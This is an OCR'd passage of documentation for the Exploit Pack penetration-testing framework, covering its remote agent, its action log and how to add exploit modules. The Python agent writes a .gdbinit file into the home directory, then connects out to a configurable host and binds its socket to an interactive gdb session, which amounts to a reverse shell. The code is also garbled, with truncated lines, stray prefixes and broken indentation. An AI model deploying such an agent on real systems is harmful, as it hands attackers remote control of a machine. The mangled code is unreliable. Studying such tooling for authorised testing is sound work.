19… exploitPackGDB += "IGJlY2F1c2Ugbm9ybWFsIGNvbW1hbmRzIG5vdCBhbHdheXMgc2tpcCB
19… exploitPackGDB += "aCBvYmpjX21zZ1NlbmQpCiMKIyAgIFZlcnNpb24gNy4xLjIgKDMxLzE
19… exploitPackGDB += "ICAgIFN1cHBvcnQgZm9yIHRoZSBqdW1wIGRlY2lzaW9uICh3aWxsIGR
19… exploitPackGDB += "aXRpb25hbCBqdW1wIHdpbGwgYmUgdGFrZW4gb3Igbm90KQojCiMgICB
19… exploitPackGDB += "OS8xMi8yMDA4KSAtIGZHIQojICAgICBNb3ZlZCBnZGIgb3B0aW9ucyB
19… exploitPackGDB += "IChtYWtlcyBtb3JlIHNlbnNlKQojICAgICBBZGRlZCBzdXBwb3J0IHR
19… exploitPackGDB += "ZWluZyBzZW50IHRvIG1zZ1NlbmQgKGVhc2llciB0byB1bmRlcnN0YW5
19… exploitPackGDB += "bikKIwojICAgVmVyc2lvbiA3LjEKIyAgICAgRml4ZWQgc2VyaW91cyA
19… exploitPackGDB += "IGRkIGFuZCBkYXRhd2luLCBjYXVzaW5nIGRlcmVmZXJlbmNlIG9mCiM
19… exploitPackGDB += "bnZhbGlkIGFkZHJlc3MuIFNlZSBiZWxvdzoKIyAgICAgZ2RiJCBkZCA
19… exploitPackGDB += "IEZGRkZGRkZGIDogQ2Fubm90IGFjY2VzcyBtZW1vcnkgYXQgYWRkcmV
19… exploitPackGDB += "IyAgIFZlcnNpb24gNy4wCiMgICAgIEFkZGVkIGNscyBjb21tYW5kLgo
19… exploitPackGDB += "b2N1bWVudGF0aW9uIG9mIG1hbnkgY29tbWFuZHMuCiMgICAgIFJlbW9
19… exploitPackGDB += "cyBuZWl0aGVyIHBvcnRhYmxlIG5vciB1c2VmdWxsLgojICAgICBDaGV
19… exploitPackGDB += "YXJndW1lbnQocykgaW4gdGhlc2UgY29tbWFuZHM6CiMgICAgICAgY29
19… exploitPackGDB += "IGNvbnRleHRzaXplLWRhdGEsIGNvbnRleHRzaXplLWNvZGUKIyAgICA
19… exploitPackGDB += "IGJwZCwgYnB0LCBicG0sIGJoYiwuLi4KIyAgICAgRml4ZWQgYnAgYW5
19… exploitPackGDB += "bmNpZXMsIGxvb2sgYXQgKiBzaWducyBpbiBWZXJzaW9uIDYuMgojICA
19… exploitPackGDB += "IGNvbW1hbmQsIGNoYW5nZWQgImJyZWFrIiB0byAiaGIiIGNvbW1hbmQ
19… exploitPackGDB += "dmVkICRTSE9XX0NPTlRFWFQ9MSBmcm9tIHNldmVyYWwgY29tbWFuZHM
19… exploitPackGDB += "IyAgICAgc2hvdWxkIG9ubHkgYmUgY29udHJvbGxlZCBnbG9iYWxseSB
19… exploitPackGDB += "YW5kIGNvbnRleHQtb2ZmCiMgICAgIEltcHJvdmVkIHN0YWNrLCBmdW5
19… exploitPackGDB += "ZGlzLCBuLCBnbywuLi4KIyAgICAgdGhleSB0YWtlIG9wdGlvbmFsIGF
19… exploitPackGDB += "ICAgICBGaXhlZCB3cm9uZyAkU0hPV19DT05URVhUIGFzc2lnbm1lbnQ
19… exploitPackGDB += "IyAgICAgRml4ZWQgc2VyaW91cyBidWcgaW4gY2Z0IGNvbW1hbmQsIGZ
19… exploitPackGDB += "IyAgICAgRml4ZWQgdGhlc2UgYnVncyBpbiBzdGVwX3RvX2NhbGw6CiM
19… exploitPackGDB += "cnJlY3QgbG9nZ2luZyBzZXF1ZW5jZSBpczoKIyAgICAgICAgICBzZXQ
19… exploitPackGDB += "c2V0IGxvZ2dpbmcgcmVkaXJlY3QgPiBzZXQgbG9nZ2luZyBvbgojICA
19… exploitPackGDB += "TlRFWFQgaXMgbm93IGNvcnJlY3RseSByZXN0b3JlZCBmcm9tICRfc2F
19… exploitPackGDB += "eGVkIHRoZXNlIGJ1Z3MgaW4gdHJhY2VfY2FsbHM6CiMgICAgICAgMSk
19… exploitPackGDB += "Z2luZyBzZXF1ZW5jZSBpczoKIyAgICAgICAgICBzZXQgbG9nZ2luZyB
19… exploitPackGDB += "bmcgb3ZlcndyaXRlID4KIyAgICAgICAgICBzZXQgbG9nZ2luZyByZWR
19… exploitPackGDB += "aW5nIG9uCiMgICAgICAgMikgcmVtb3ZlZCB0aGUgImNsZWFuIHVwIHR
19… exploitPackGDB += "IHdoaWNoIGlzIG5vdCBuZWVkZWQgbm93LAojICAgICAgICAgICAgIHN0ZXB
```

```
exploitPackGDB += "ZXJseSByZWRpcmVjdGVkIHRvIC9kZXYvbnVsbAojICAgICAgIDMpICR
exploitPackGDB += "bm93IGNvcnJlY3RseSByZXN0b3JlZCBmcm9tICRfc2F2ZWRfY3R4CiM
exploitPackGDB += "biB0cmFjZV9ydW46CiMgICAgICAgMSkgJFNIT1dfQ09OVEVYVCBpcyB
exploitPackGDB += "c3RvcmVkIGZyb20gJF9zYXZlZF9jdHgKIyAgICAgRml4ZWQgcHJpbnR
exploitPackGDB += "bW92ZWQgaW52YWxpZCBzZW1pY29sb25zISwgd3JvbmcgdmFsdWUgY2h
exploitPackGDB += "ZGVkIFRPRE8gZW50cnkgcmVnYXJkaW5nIHRoZSAidSIgY29tbWFuZAo
exploitPackGDB += "bWUgZnJvbSBnYXNfYXNzZW1ibGUgdG8gYXNzZW1ibGVfZ2FzIGR1ZSB
exploitPackGDB += "ICAgICBPdXRwdXQgZnJvbSBhc3NlbWJsZSBhbmQgYXNzZW1ibGVfZ2F
exploitPackGDB += "LCBiZWNhdXNlIGkgbWFkZQojICAgICBib3RoIG9mIHRoZW0gdG8gdXN
exploitPackGDB += "cmVzcGVjdCB0byBvdXRwdXQgZm9ybWF0IChBVCZUfEludGVsKS4KIyA
exploitPackGDB += "YXMgY2hlY2tlZCBhbmQgbWFkZSBtb3JlIGNvbnNpc3RlbnQsIHJlYWR
exploitPackGDB += "ZS4KIwojICAgVmVyc2lvbiA2LjIKIyAgICAgQWRkIGdsb2JhbCB2YXJ
exploitPackGDB += "dXNlciB0byBjb250cm9sIHN0YWNrLCBkYXRhIGFuZCBjb2RlIHdpbmR
exploitPackGDB += "bmNyZWFzZSByZWFkYWJpbGl0eSBmb3IgcmVnaXN0ZXJzCiMgICAgIFN
exploitPackGDB += "KGhleGR1bXAsIGRkdW1wLCBjb250ZXh0LCBjZnAsIGFzc2VtYmxlLCB
exploitPackGDB += "cm9tcHQpCiMgICAKIyAgIFZlcnNpb24gNi4xLWNvbG9yLXVzZXIKIyA
exploitPackGDB += "dG9vIHJvdXRlIGFuZCByYW4gc2VkIHMvdXNlci91c2VyL2cKIwojICA
exploitPackGDB += "b3IKIyAgICAgQWRkZWQgY29sb3IgZml4ZXMgZnJvbQojICAgICAgIGh
exploitPackGDB += "Z3NvbWUuY29tLzIwMDYvMTIvMjIvY29sb3JpemluZy1tYW1vbnMtZ2R
exploitPackGDB += "c2lvbiA2LjEKIyAgICAgRml4ZWQgZmlsZW5hbWUgaW4gc3RlcF90b19
exploitPackGDB += "cyB0byAvZGV2L251bGwKIyAgICAgQ2hhbmdlZCBsb2NhdGlvbiBvZiB
exploitPackGDB += "bXAgIHRvIH4KIwojICAgVmVyc2lvbiA2CiMgICAgIEFkZGVkIHByaW5
exploitPackGDB += "X2luc25fdHlwZSwgY29udGV4dC1vbiwgY29udGV4dC1vZmYgY29tbWF
exploitPackGDB += "dHJhY2VfY2FsbHMsIHRyYWNlX3J1biwgc3RlcF90b19jYWxsIGNvbW1
exploitPackGDB += "ZWQgaG9vay1zdG9wIHNvIGl0IGNoZWNrcyAkU0hPV19DT05URVhUIHZ
exploitPackGDB += "cnNpb24gNQojICAgICBBZGRlZCBicG0sIGR1bXBfYmluLCBkdW1wX2h
exploitPackGDB += "bWFuZHMKIyAgICAgQWRkZWQgJ2Fzc2VtYmxlJyBieSBlbGFpbmUsICd
exploitPackGDB += "CiMgICAgIEFkZGVkIFRpcCBUb3BpY3MgZm9yIGFzcGlyaW5nIHVzZXJ
exploitPackGDB += "b24gNAojICAgICBBZGRlZCBlZmxhZ3MtY2hhbmdpbmcgaW5zbnMgYnk
exploitPackGDB += "QWRkZWQgYnAsIG5vcCwgbnVsbCwgYW5kIGludDMgcGF0Y2ggY29tbWF
exploitPackGDB += "dG9wCiMKIyAgIFZlcnNpb24gMwojICAgICBJbmNvcnBvcmF0ZWQgZWx
exploitPackGDB += "b29kbmVzcyBpbnRvIHRoZSBoZXgvYXNjaWkgZHVtcAojCiMgICBWZXJ
exploitPackGDB += "aXggYnVnZml4IGJ5IGVsYWluZQo="

class Agent:
    def __init__(self, target, port):
        self.hostname = target
        self.port = int(port)

    def config_worker(self):
        homePath = expanduser("~")
        file = open(homePath + "/.gdbinit","w") # GDBINIT by _mammon with
        file.write(base64.b64decode(exploitPackGDB))
        file.close()
        file = open(homePath + "/.gdbinit.local","w")
        file.write("# Custom config")
        file.close()

    def run_worker(self):
        while True:
            try:
```

```
                    print "[?] Agent -> Exploit Pack"
                    self.poke()

                except Exception,exc:
                      time.sleep(2)
                else:
                    print "[?] Agent <- Exploit Pack"
            else:
                raise
        def poke(self):
            whoami = ([(checkip.connect(('8.8.8.8', 80)), checkip.getsockname(
            time.sleep(1)
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((self.hostname, self.port))
            s.sendall(whoami)
            data = s.recv(1024)
            split = data.split(":")
            if whoami == split[0]:
                print "[*] Connected = Exploit Pack"
                sterminal = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                sterminal.connect((split[1], int(split[2])))
                os.dup2(sterminal.fileno(), 0)
                os.dup2(sterminal.fileno(), 1)
                os.dup2(sterminal.fileno(), 2)
                subprocess.call(["/usr/bin/gdb", "-q"])
            s.close()
    hostname = "127.0.1.1" # Exploit Pack IP - change it to your remote IP
    port = "1234" # Exploit Pack Port
    new = Agent(hostname, port)
    new.config_worker()
    new.run_worker()

```

Log your actions

Exploit Pack's user log can be found on the menu bar, here you can see your current action log. This log is only save in your computer and can be used to feed the report wizard generator.




Exploits customization

Exploit Pack allows you to rapidly reconfigure, modify or add new exploits to your framework. For this purpose it provides you with a set of unique features to assist you during your Exploit Development process.

How to add a new modules to Exploit Pack?

Exploit Pack uses a database of exploits, these can be found inside your exploits/ folder, there you will see all the .xml files that contains the property of each exploit, this XMLs files will populate your exploit tree, and inside this XMLfiles, one of the references will point to your exploit code, the code of each exploits can be found under the code/ folder, these properties can be edited directly with a plain text editor or using the exploit wizard provided by Exploit Pack.



Let's add your first Exploit to Exploit Pack, click on the "Add module" button to bring the Exploit Module wizard, as shown in the example below:

Module name: Your Exploit name goes here!

Author: Your name :-)

Platform: The affected platform by this exploit

Special arguments: If there are any special arguments for this exploit to work


CVE Mitre ID: Does this exploit has a mitre ID associated with it?

Service affected: Type here the service, for example HTTP, FTP, RDP, etc.


Tested on: Were did you test your exploit, Windows version, Linux version ?

Shellcode: Can you get a shell or is this exploit only a Proof Of Concept?


Module description: Type a description about this exploit to explain the impact, severity and what is affected by this exploit.




Once you are ready, click next to drop your code into the exploit you have created.



The exploit has now been added to Exploit Pack database, you should be able to find it from the search box or directly from the exploit-tree, as shown in the following screenshot:



What's next? Write your Exploit! Do you need help with that? Join our community chat on discord




Exploit Pack besides the described features has a built-in editor to help you modify your exploit code on the fly in any language, with syntax highlighting, autocompletion, and handy features like directly adding shellcodes, cyclic patterns and searching for offsets to name a few.

This becomes useful when you have that latest exploit and it needs to quickly be adapted to the needs of the targeted environment. Using Vi, Emacs, Notepad++ could work but if you are serious about it then an editor like this is what you need, one screen with your favorite debugger and the other with Exploit Pack to directly adapt the code as fast as you can type.

